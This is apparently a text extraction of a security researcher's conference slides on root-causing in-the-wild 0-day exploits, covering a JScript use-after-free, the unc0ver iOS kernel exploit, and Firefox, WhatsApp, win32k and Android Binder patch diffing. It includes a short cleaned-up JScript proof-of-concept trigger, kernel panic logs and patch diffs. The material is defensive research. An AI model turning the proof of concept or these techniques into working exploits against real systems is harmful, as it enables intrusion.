        for (var c = A; c < B; c++) s[c] = v[((c - A) / 2) | 0][(c - A) % 2];
    } else w[y / 2].sort(F);
    return 0;
```

Cleaned Up POC

```
var spray = new Array();
    function F() {
        // 2. Create a bunch of objects
        for (\text{var i} = 0; i < 20000; i++) \text{ spray}[i] = \text{new Object}();
        // 3. Store a reference to one of them in the arguments array
             The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];
        // 4. Delete the objects and call the garbage collector
             All JSCript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();
        // 5. But we still have reference to one of them in the
              arguments array
        alert(arguments[0]);
    // 1. Call sort with a custom callback
    [1,2].sort(F);
```


CVE-2019-1376 Closing Thoughts

- Test case minimizer idea was really cool!
- Expertise in that platforms bug classes and exploit techniques is very important

iOS uncOver

- We don't consider a 0-day used in the wild (instead it's full disclosure),
 but still requires going through the similar actions to root cause the vulnerability.
- Analyzed by Brandon Azad of Google Project Zero. Detailed <u>blogpost</u> of the full analysis process.

Opened up in IDA, heavily obfuscated → not statically reversing.



- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.

Brandon has written iOS kernel exploits before and knew that many memory corruption based exploits have a "critical section" during which kernel state has been corrupted & thus the system would be unstable if the rest of the exploit didn't continue.

- Opened up in IDA, heavily obfuscated \rightarrow not statically reversing.
- Ran it on a device and stopped it in the middle.

```
panic(cpu 1 caller 0xfffffff020e75424): "Zone cache element was used after free! Element 0xffffffe0033ac810 was corrupted at
beginning; Expected 0x87be6c0681be12b8 but found 0xffffffe003059d90; canary 0x784193e68284daa8; zone 0xfffffff021415fa8
(kalloc.16)"
Debugger message: panic
```

Memory ID: 0x6

OS version: 17B111

Kernel version: Darwin Kernel Version 19.0.0: Wed Oct 9 22:41:51 PDT 2019; root:xnu-6153.42.1~1/RELEASE ARM64 T8010

KernelCache UUID: 5AD647C26EF3506257696CF29419F868 Kernel UUID: F6AED585-86A0-3BEE-83B9-C5B36769EB13

iBoot version: iBoot-5540.40.51

secure boot?: YES Paniclog version: 13

Kernel slide: 0x0000000019cf0000 Kernel text base: 0xfffffff020cf4000 mach absolute time: 0x3943f534b

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.

panic(cpu 1 caller 0xfffffff020e75424): "Zone cache element was used after free! Element 0xffffffe0033ac810 was corrupted at beginning; Expected 0x87be6c0681be12b8 but found 0xffffffe003059d90; canary 0x784193e68284daa8; zone 0xfffffff021415fa8 (kalloc.16)"

Debugger message: panic

Memory ID: 0x6

OS version: 17B111

Kernel version: Darwin Kernel Version 19.0.0: Wed Oct 9 22:41:51 PDT 2019; root:xnu-6153.42.1~1/RELEASE_ARM64_T8010

KernelCache UUID: 5AD647C26EF3506257696CF29419F868
Kernel UUID: F6AED585-86A0-3BEE-83B9-C5B36769EB13

iBoot version: iBoot-5540.40.51

secure boot?: YES
Paniclog version: 13

Kernel slide: 0x000000019cf0000
Kernel text base: 0xfffffff020cf4000
mach absolute time: 0x3943f534b

Panic message stating there is a use-after-free in the kalloc.16 allocation zone (general purpose allocations of size up to 16 bytes)

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation
 - Wrote an app that continuously allocates and free to kalloc.16

As soon as the "Jailbreak" button was pressed, caused a kernel panic!

Did not when the app's zone was changed to kalloc.32 instead of kalloc.16

- Opened up in IDA, heavily obfuscated \rightarrow not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation
- Analyze the stack traces from the use-after-free crashes

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation
- Analyze the stack traces from the use-after-free crashes
 - Symbolicate after loading kernelcache into IDA

```
Panicked task 0xffffffe0008a4800: 9619 pages, 230 threads: pid 222: unc0ver
Panicked thread: 0xffffffe004303a18, backtrace: 0xffffffe00021b2f0, tid: 4884
  lr: 0xfffffff007135e70
  lr: 0xfffffff007135cd0
                                             Brandon had recently completed a study of iOS exploits
  1r: 0xfffffff0072345c0
                                               and immediately remembered lio listio was the
  lr: 0xfffffff0070f9610
                                                 vulnerable syscall in Lightspeed-based exploits.
  lr: 0xfffffff007135648
  lr: 0xfffffff007135990
  lr: 0xfffffff0076e1ad4 # panic
  1r: 0xfffffff007185424 # _zcache_alloc_from_cpu_cache
  lr: 0xfffffff007182550 # zalloc internal
  lr: 0xfffffff007140718 # kalloc canblock
  lr: 0xfffffff0074d5bfc # aio copy in list
  lr: 0xfffffff0074d5d90 # lio listio
  lr: 0xfffffff0075f10d0 # unix syscall
  1r: 0xfffffff00723468c # sleh synchronous
  lr: 0xfffffff0070f9610 # fleh synchronous
  lr: 0x00000001bf085ae4
```

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation
- Analyze the stack traces from the use-after-free crashes
- Investigate how the exploit runs compared to original Lightspeed exploit

- Opened up in IDA, heavily obfuscated → not statically reversing.
- Ran it on a device and stopped it in the middle.
- Determine if the vulnerability relies on re-allocating a kalloc.16 allocation
- Analyze the stack traces from the use-after-free crashes
- Investigate how the exploit runs compared to original Lightspeed exploit
 - Patched lio_listio in the kernelcache using checkra1n/pongoOS

uncOver Closing Thoughts

- With the exploit sample, Brandon had identified the vulnerability within 4 hours. And a POC within 10.
 - But his expertise in writing kernel exploits & recently studying previous exploits played a critical role.

uncOver Closing Thoughts

- With the exploit sample, Brandon had identified the vulnerability within 4 hours. And a POC within 10.
 - But his expertise in writing kernel exploits & recently studying previous exploits played a critical role.
- Switched to dynamic reversing when saw that the exploit was obfuscated.
 - Stopped execution in middle of exploit, causing kernel panic


uncOver Closing Thoughts

- With the exploit sample, Brandon had identified the vulnerability within 4 hours. And a POC within 10.
 - But his expertise in writing kernel exploits & recently studying previous exploits played a critical role.
- Switched to dynamic reversing when saw that the exploit was obfuscated.
 - Stopped execution in middle of exploit, causing kernel panic
- Another interesting attempt:
 - Many iOS exploits use Mach ports so Brandon wrote an app that churned the ipc.ports zone. When the exploit still worked, it suggested that the exploit didn't rely on heap grooming of Mach port allocations.

Binary Patch Diffing

Whatsapp (CVE-2019-3568)

- Facebook's Advisory for CVE-2019-3568
 - "A buffer overflow vulnerability in WhatsApp VOIP stack allowed remote code execution via specially crafted series of RTCP packets sent to a target phone number."
- Full explanation of binary patch diffing process and tooling in "What's
 Up with WhatsApp" presentation. [video, slides]



- Statically reverse engineered to understand the patch
- Used <u>Frida</u> to understand how patched function is triggered

Windows win32k (CVE-2019-1458)

- Detected by Anton Ivanov and Alexey Kulaev of Kaspersky Lab.
- Microsoft Security Advisory
 - "An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory."
- First time ever looking at Windows and I chose to try to binary patch diff this bug. I reversed the wrong vulnerability.
 - See the <u>blog post</u> for the full explanation & process.
- But Piotr Florczyk got it right: <u>His process and root cause analysis</u>.

Binary Patch Diffing Conclusions

- Generally the most time consuming of all of the methods.
- Most documented.
- Usually only needs to be done by 3rd parties, not vendors and detectors.
- Highest likelihood of getting it wrong due to many other unrelated changes often in the patches.

Source Code Patch Diffing

Firefox (CVE-2019-17026)

- Detected by Qihoo 360 ATA. Analyzed by Samuel Groß of Google Project Zero. <u>Bug 1607443</u>
- Mozilla Security Advisory 2020-03
 - "Incorrect alias information in IonMonkey JIT compiler for setting array elements could lead to a type confusion."
- Patch CL:

https://hg.mozilla.org/mozilla-central/rev/d6e40de88f3defdc12ef27e64 ca73e120b1f10e2

Firefox (CVE-2019-17026) - js/src/jit/AliasAnalysis.cpp

```
--- a/is/src/iit/AliasAnalvsis.cpp
+++ b/js/src/jit/AliasAnalysis.cpp
@@ -115,18 +115,16 @@ static inline const MDefinition*
                                                             @@ -176,16 +174,18 @@ static inline const MDefinition* GetObje
                                                                 case MDefinition::Opcode::WasmAtomicExchangeHeap:
GetObie
                                                                 case MDefinition::Opcode::WasmLoadGlobalVar:
    case MDefinition::Opcode::LoadUnboxedString:
                                                                 case MDefinition::Opcode::WasmLoadGlobalCell:
    case MDefinition::Opcode::StoreElement:
                                                                 case MDefinition::Opcode::WasmStoreGlobalVar:
    case MDefinition::Opcode::StoreUnboxedObjectOrNull:
                                                                 case MDefinition::Opcode::WasmStoreGlobalCell:
    case MDefinition::Opcode::StoreUnboxedString:
                                                                 case MDefinition::Opcode::WasmStoreRef:
    case MDefinition::Opcode::StoreUnboxedScalar:
                                                                 case MDefinition::Opcode::ArrayJoin:
    case MDefinition::Opcode::SetInitializedLength:
                                                                 case MDefinition::Opcode::ArraySlice:
    case MDefinition::Opcode::ArrayLength:
                                                                  case MDefinition::Opcode::StoreElementHole:
    case MDefinition::Opcode::SetArrayLength:
     case MDefinition::Opcode::StoreElementHole:
                                                                  case MDefinition::Opcode::FallibleStoreElement:
                                                                   return nullptr;
     case MDefinition::Opcode::FallibleStoreElement:
                                                                 default:
    case MDefinition::Opcode::TypedObjectDescr:
                                                             #ifdef DEBUG
    case MDefinition::Opcode::Slots:
                                                                   // Crash when the default aliasSet is overriden, but
    case MDefinition::Opcode::Elements:
                                                             when not added in the
    case MDefinition::Opcode::MaybeCopyElementsForWrite:
                                                                   // list above.
    case MDefinition::Opcode::MaybeToDoubleElement:
                                                                   if (!ins->getAliasSet().isStore() ||
    case MDefinition::Opcode::TypedArrayLength:
                                                                       ins->getAliasSet().flags() != AliasSet::Flag::Any) {
    case MDefinition::Opcode::TypedArrayByteOffset:
                                                                     MOZ CRASH(
    case MDefinition::Opcode::ArrayPopShift:
```

Firefox (CVE-2019-17026) - js/src/jit/MIR.h

```
--- a/is/src/jit/MIR.h
+++ b/js/src/jit/MIR.h
@@ -7852,22 +7852,16 @@ class MStoreElementHole
   MOZ ASSERT(index->type() == MIRType::Int32);
 public:
 INSTRUCTION HEADER(StoreElementHole)
 TRIVIAL NEW WRAPPERS
 NAMED OPERANDS((0, object), (1, elements), (2, index), (3, value))
 AliasSet getAliasSet() const override {
    // StoreElementHole can update the initialized length, the array
length
    // or reallocate obj->elements.
     return AliasSet::Store(AliasSet::ObjectFields
AliasSet::Element);
- }
 ALLOW CLONE(MStoreElementHole)
// Try to store a value to a dense array slots vector. May fail due to
the
// object being non-extensible/sealed/frozen. Cannot be used on an
object that
// has extra indexed properties.
class MFallibleStoreElement
    : public MQuaternaryInstruction,
```

```
@@ -7884,19 +7878,16 @@ class MFallibleStoreElement
   MOZ ASSERT(index->type() == MIRType::Int32);
 public:
 INSTRUCTION HEADER(FallibleStoreElement)
 TRIVIAL NEW WRAPPERS
 NAMED OPERANDS((0, object), (1, elements), (2, index), (3, value))
- AliasSet getAliasSet() const override {
     return AliasSet::Store(AliasSet::ObjectFields |
AliasSet::Element);
 bool needsHoleCheck() const { return needsHoleCheck ; }
 ALLOW CLONE(MFallibleStoreElement)
};
// Store an unboxed object or null pointer to an elements vector.
class MStoreUnboxedObjectOrNull : public MQuaternaryInstruction,
                                  public
StoreUnboxedObjectOrNullPolicy::Data {
```

Firefox (CVE-2019-17026) - js/src/jit/MIR.h

```
--- a/is/src/jit/MIR.h
+++ b/js/src/jit/MIR.h
@@ -7852,22 +7852,16 @@ class MStoreElementHole
   MOZ ASSERT(index->type() == MIRType..Int32),
 public:
 INSTRUCTION HEADER(StoreElementHole)
 TRIVIAL NEW WRAPPERS
  NAMED OPERANDS((0, object), (1, elements), (2, index), (3, value))
  AliasSet getAliasSet() const override {
    // StoreElementHole can update the initialized length, the array
length
    // or reallocate obj->elements.
     return AliasSet::Store(AliasSet::ObjectFields
AliasSet::Element);
  ALLOW CLONE(MStoreElementHole)
// Try to store a value to a dense array slots vector. May fail due to
the
// object being non-extensible/sealed/frozen. Cannot be used on an
object that
```

```
@@ -7884,19 +7878,16 @@ class MFallibleStoreElement
   MOZ ASSERT(index->type() == MIRType..Int32),
 public:
 INSTRUCTION HEADER(FallibleStoreElement)
 TRIVIAL NEW WRAPPERS
 NAMED OPERANDS((0, object), (1, elements), (2, index), (3, value))
- AliasSet getAliasSet() const override {
     return AliasSet::Store(AliasSet::ObjectFields |
AliasSet::Element);
  bool needsHoleCheck() const { return needsHoleCheck ; }
 ALLOW CLONE(MFallibleStoreElement)
};
// Store an unboxed object or null pointer to an elements vector.
class MStoreUnboxedObjectOrNull : public MQuaternaryInstruction,
                                  public
StoreUnboxedObjectOrNullPolicy::Data {
```

The vulnerability is within the alias information, which describes what side-effects a JIT MIR operation can have, for the StoreELementHole and FallibleStoreElement operations.

Firefox (CVE-2019-17026) - js/src/jit/MIR.h

```
--- a/is/src/jit/MIR.h
+++ b/js/src/jit/MIR.h
@@ -7852,22 +7852,16 @@ class MStoreElementHole
                                                                         @@ -7884,19 +7878,16 @@ class MFallibleStoreElement
   MOZ ASSERT(index->type() == MIRType::Int32);
                                                                             MOZ ASSERT(index->type() == MIRType::Int32);
 public:
                                                                          public:
  INSTRUCTION HEADER(StoreElementHole)
                                                                           INSTRUCTION HEADER(FallibleStoreElement)
  TRIVIAL NEW WRAPPERS
                                                                           TRIVIAL NEW WRAPPERS
                                                                           NAMED OPERANDS (/O object) (1 elements) (2 index) (3, value))
  AliasSet getAliasSet() const override {
                                                                            AliasSet getAliasSet() const override {
    // StoreElementHole can update the initialized length, the array
                                                                              return AliasSet::Store(AliasSet::ObjectFields |
                                                                         AliasSet::Element);
length
     // or reallocate obj->elements.
     return AliasSet::Store(AliasSet::ObjectFields
                                                                           bool needsHolecheck() const { return needsHolecheck ; }
                                                                           ALLOW CLONE(MFallibleStoreElement)
AliasSet::Element);
                                                                         };
                                                                         // Store an unboxed object or null pointer to an elements vector.
 ALLOW CLONE(MStoreElementHole)
                                                                         class MStoreUnboxedObjectOrNull : public MQuaternaryInstruction,
// Try to store a value to a dense array slots vector. May fail due to
                                                                                                            public
the
                                                                         StoreUnboxedObjectOrNullPolicy::Data {
```

The operations have been generalized so the compiler now assumes that executing one of these operations can change anything.

"Incorrect side-effect modelling" issue in the JIT engine.

From the patch, it seems likely that the StoreElementHole &
 FallibleStoreElement can cause unexpected execution of arbitrary
 JavaScript.

- From the patch, it seems likely the StoreElementHole &
 FallibleStoreElement can cause unexpected execution of arbitrary
 JavaScript.
 - Maybe indexed accessors in the prototype chain?

- From the patch, it seems likely the StoreElementHole &
 FallibleStoreElement can cause unexpected execution of arbitrary
 JavaScript.
 - Maybe indexed accessors in the prototype chain?
 - No...the JIT compiler guards against that.

- From the patch, it seems likely the StoreElementHole &
 FallibleStoreElement can cause unexpected execution of arbitrary
 JavaScript.
- StoreElementHole and FallibleStoreElement operations will happily accept negative numbers as the index. → They write a property and not an element.

- From the patch, it seems likely the StoreElementHole &
 FallibleStoreElement can cause unexpected execution of arbitrary
 JavaScript.
- StoreElementHole and FallibleStoreElement operations will happily accept negative numbers as the index. → They write a property and not an element.
- A property setter on the property '-1' will pass the JITs requirements about the input objects but will also cause unexpected execution of JavaScript during the StoreElementHole operation.

CVE-2019-17026 Closing Thoughts

- The bug class was pretty clear immediately from looking at the patch.
- But the exact details of the specific vulnerability, and how to write a trigger, are more difficult to determine.
 - Took Samuel, an expert in the bug class, 2 days to write a POC
 - Would someone who had minimal or no experience with the bug class be able to figure it out?

Firefox (CVE-2020-6820)

- Detected by Francisco Alonso @revskills working with Javier Marcos of @JMPSec <u>Bug 1626728</u>
- Mozilla Security Advisory 2020-11
 - "Under certain conditions, when handling a ReadableStream, a race condition can cause a use-after-free."

Patch CL:

https://hg.mozilla.org/mozilla-central/rev/6639deb894172375b05d6791f 5f8c7d53ca79723

```
--- a/dom/cache/StreamList.cpp
+++ b/dom/cache/StreamList.cpp
@@ -128,17 +128,25 @@ void StreamList::Close(const nsID& aId)
 if (mStreamControl) {
    mStreamControl->Close(aId);
void StreamList::CloseAll() {
 NS ASSERT OWNINGTHREAD(StreamList);
 if (mStreamControl) {
    mStreamControl->CloseAll();
    auto streamControl = mStreamControl;
    mStreamControl = nullptr;
    streamControl->CloseAll();
    mStreamControl = streamControl;
     streamControl = nullptr;
    mStreamControl->Shutdown();
```

```
--- a/dom/cache/StreamList.cpp
+++ b/dom/cache/StreamList.cpp
@@ -128,17 +128,25 @@ void StreamList::Close(const nsID& aId)
 if (mStreamControl) {
    mStreamControl->Close(aId);
void StreamList::CloseAll() {
 NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
     mStreamControl->CloseAll();
     auto streamControl = mStreamControl;
    mStreamControl = nullptr;
     streamControl->CloseAll();
    mStreamControl = streamControl;
     streamControl = nullptr;
    mStreamControl->Shutdown();
```

mStreamControl is the parent (browser) side of the IPDL interface

```
--- a/dom/cache/StreamList.cpp
+++ b/dom/cache/StreamList.cpp
@@ -128,17 +128,25 @@ void StreamList::Close(const nsID& aId)
 if (mStreamControl) {
    mStreamControl->Close(aId);
void StreamList::CloseAll() {
 NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
     mStreamControl->CloseAll();
     auto streamControl = mStreamControl;
    mStreamControl = nullptr;
     streamControl->CloseAll();
    mStreamControl = streamControl;
     streamControl = nullptr;
    mStreamControl->Shutdown();
```

If we're setting mStreamControl to nullptr, where else is mStreamControl checked?

```
void StreamList::NoteClosed(const nsID& aId) {
  NS ASSERT OWNINGTHREAD(StreamList);
 for (uint32 t i = 0; i < mList.Length(); ++i) {</pre>
    if (mList[i].mId == aId) {
      mList.RemoveElementAt(i);
      mManager->ReleaseBodyId(aId);
      break;
  if (mList.IsEmpty() && mStreamControl) {
    mStreamControl->Shutdown();
void StreamList::NoteClosedAll() {
  NS ASSERT OWNINGTHREAD(StreamList);
  for (uint32 t i = 0; i < mList.Length(); ++i) {</pre>
    mManager->ReleaseBodyId(mList[i].mId);
  mList.Clear();
  if (mStreamControl) {
    mStreamControl->Shutdown();
```

```
void StreamList::Close(const nsID& aId) {
  NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
    mStreamControl->Close(aId);
void StreamList::CloseAll() {
  NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
     mStreamControl->CloseAll();
     auto streamControl = mStreamControl;
     mStreamControl = nullptr;
     streamControl->CloseAll();
     mStreamControl = streamControl;
     streamControl = nullptr;
     mStreamControl->Shutdown();
```

```
void StreamList::NoteClosed(const nsID& aId) {
  NS ASSERT OWNINGTHREAD(StreamList);
  for (uint32 t i = 0; i < mList.Length(); ++i) {</pre>
    if (mList[i].mId == aId) {
      mList.RemoveElementAt(i);
      mManager->ReleaseBodyId(aId);
      break;
  if (mList.IsEmpty() && mStreamControl) {
    mStreamControl->Shutdown();
void StreamList::NoteClosedAll() {
  NS ASSERT OWNINGTHREAD(StreamList);
  for (uint32 t i = 0; i < mList.Length(); ++i) {</pre>
    mManager->ReleaseBodyId(mList[i].mId);
  mList.Clear();
  if (mStreamControl) {
    mStreamControl->Shutdown();
```

```
void StreamList::Close(const nsID& aId) {
  NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
   mStreamControl->Close(aId);
void StreamList::CloseAll() {
 NS ASSERT OWNINGTHREAD(StreamList);
  if (mStreamControl) {
    mStreamControl->CloseAll();
     auto streamControl = mStreamControl;
     mStreamControl = nullptr;
    streamControl->CloseAll();
   Calls Send delete
     mStreamControl->Shutdown();
```

1. Figure out how to trigger StreamList::CloseAll

 Figure out how to trigger StreamList::CloseAll caches.delete()

Figure out how to trigger StreamList::CloseAll



Find two ways to trigger StreamList::CloseAll

- 1. Figure out how to trigger StreamList::CloseAll
- 2. Find two ways to trigger StreamList::CloseAll
 - a. Ran the mochitests for dom/cache with a breakpoint on StreamList::CloseAll.
 - b. Found QuotaManagerService::ClearStoragesForPrincipal.
 - c. Didn't realize at first that StreamList::CloseAll was in the browser process, not the renderer. So we can assume we already have a compromised renderer. Then I could call it.

- 1. Figure out how to trigger StreamList::CloseAll
- 2. Find two ways to trigger StreamList::CloseAll
- 3. Trigger StreamList::CloseAll from two different threads

- 1. Figure out how to trigger StreamList::CloseAll
- 2. Find two ways to trigger StreamList::CloseAll
- 3. Trigger StreamList::CloseAll from two different threads
 - a. With the IPDL, could only get these calls queued, not where they raced with each other.
 - b. And I so I called it. The return on investment was limited when the bug would be derestricted at some point and the reporters said they'd write a blog post.

Fast forward to Maddie has spent time learning IPDL internals and the bug is derestricted...

- 1. Figure out how to trigger StreamList::CloseAll
- 2. Find two ways to trigger StreamList::CloseAll
- 3. Trigger StreamList::CloseAll from two different threads 🚫



Fast forward to Maddie has spent time learning IPDL internals and the bug is derestricted...

- 1. Figure out how to trigger StreamList::CloseAll
- 2. Find two ways to trigger StreamList::CloseAll
- 3. Trigger StreamList::CloseAll from two different threads

CVE-2019-17026 Closing Thoughts

- I couldn't figure it out from the patch in a timely way.
- Hurdles
 - First, thought it was the renderer exploit, not the sandbox escape
 - Then, got stuck in IPDL internals and "race condition".
- But when bug report was derestricted and I had spent more time learning IPDL, the vuln was much more obvious.

Source Code Patch Diffing Conclusions

- More exact, and more likelihood of being correct compared to binary patch diffing due to patch being 1 fix rather than all of that update cycle's fixes.
- Knowledge of common bug classes and the platform can still be critical.
- Relies on a semblance of transparency from vendors.
- Have a clear test case to know when you got the vulnerability correct.

"Bug Hunting" based on exploit details

Android Binder (CVE-2019-2215)

- I reported the bug. <u>PO 1942</u>
- Android Security Bulletin Oct 2019

Received a descriptive list of characteristics about the exploit.

• If you'd like to hear about the full process and details of finding this vulnerability, check out the <u>blog post</u> or <u>presentation</u>.

The Details

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.
- CONFIG_DEBUG_LIST breaks the primitive.
- CONFIG_ARM64_UAO hinders exploitation.
- The vulnerability is exploitable in Chrome's renderer processes under Android's isolated_app SELinux domain.
- The exploit requires little or no per-device customization.
- List of affected devices.

- Combing through changelogs & patches
- Looking for any patches applied to Pixel 3, but not to Pixel 2
- Searched patches for <u>list_add</u> or <u>list_del</u>

- Combing through changelogs & patches
- Looking for any patches applied to Pixel 3/Linux 4.9, but not to Pixel
 2/Linux 4.4
- Searched patches for <u>list_add</u> or <u>list_del</u>

Thought that I had found a bug, but when I then tried to compare it to all the details, it didn't match one AND it seemed very complex to exploit.

The Details

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.
- CONFIG_DEBUG_LIST breaks the primitive.
- CONFIG_ARM64_UAO hinders exploitation.
- The vulnerability is exploitable in Chrome's renderer processes under Android's isolated_app SELinux domain.
- The exploit requires little or no per-device customization.
- List of affected devices.
- Look in Binder

- Combing through changelogs & patches
- When diffing Pixel 2 and Pixel 3 **drivers/android/binder.c**, there were only a few significant changes.
- Commit <u>550c01d0e051461437d6e9d72f573759e7bc5047</u> stood out in the log because:
 - It discusses fixing a "use-after-free" in the commit message,
 - It is a patch from upstream, and
 - The upstream patch was only applied to 4.14.
 - The "use-after-free" includes a list_del

"Bug Hunting" based on exploit details Conclusions

- Highly dependent on the details you receive.
- Are those details are searchable programmatically?
- Worth trying. You never know how easy or not something will be.

Conclusion

Conclusion

- Even within single techniques, there is a lot of room for creativity in tracking down the vulnerability:
 - Test case minimizer, forcing crash while running, etc.
- Challenge your assumptions that come from "descriptions" of the vulnerability.
- The biggest guarantor for success is in-depth knowledge of the target and exploit dev knowledge.
 - Not a specific technique.
 - o It's a good thing we can all grow experience :)

Thank you! @maddiestone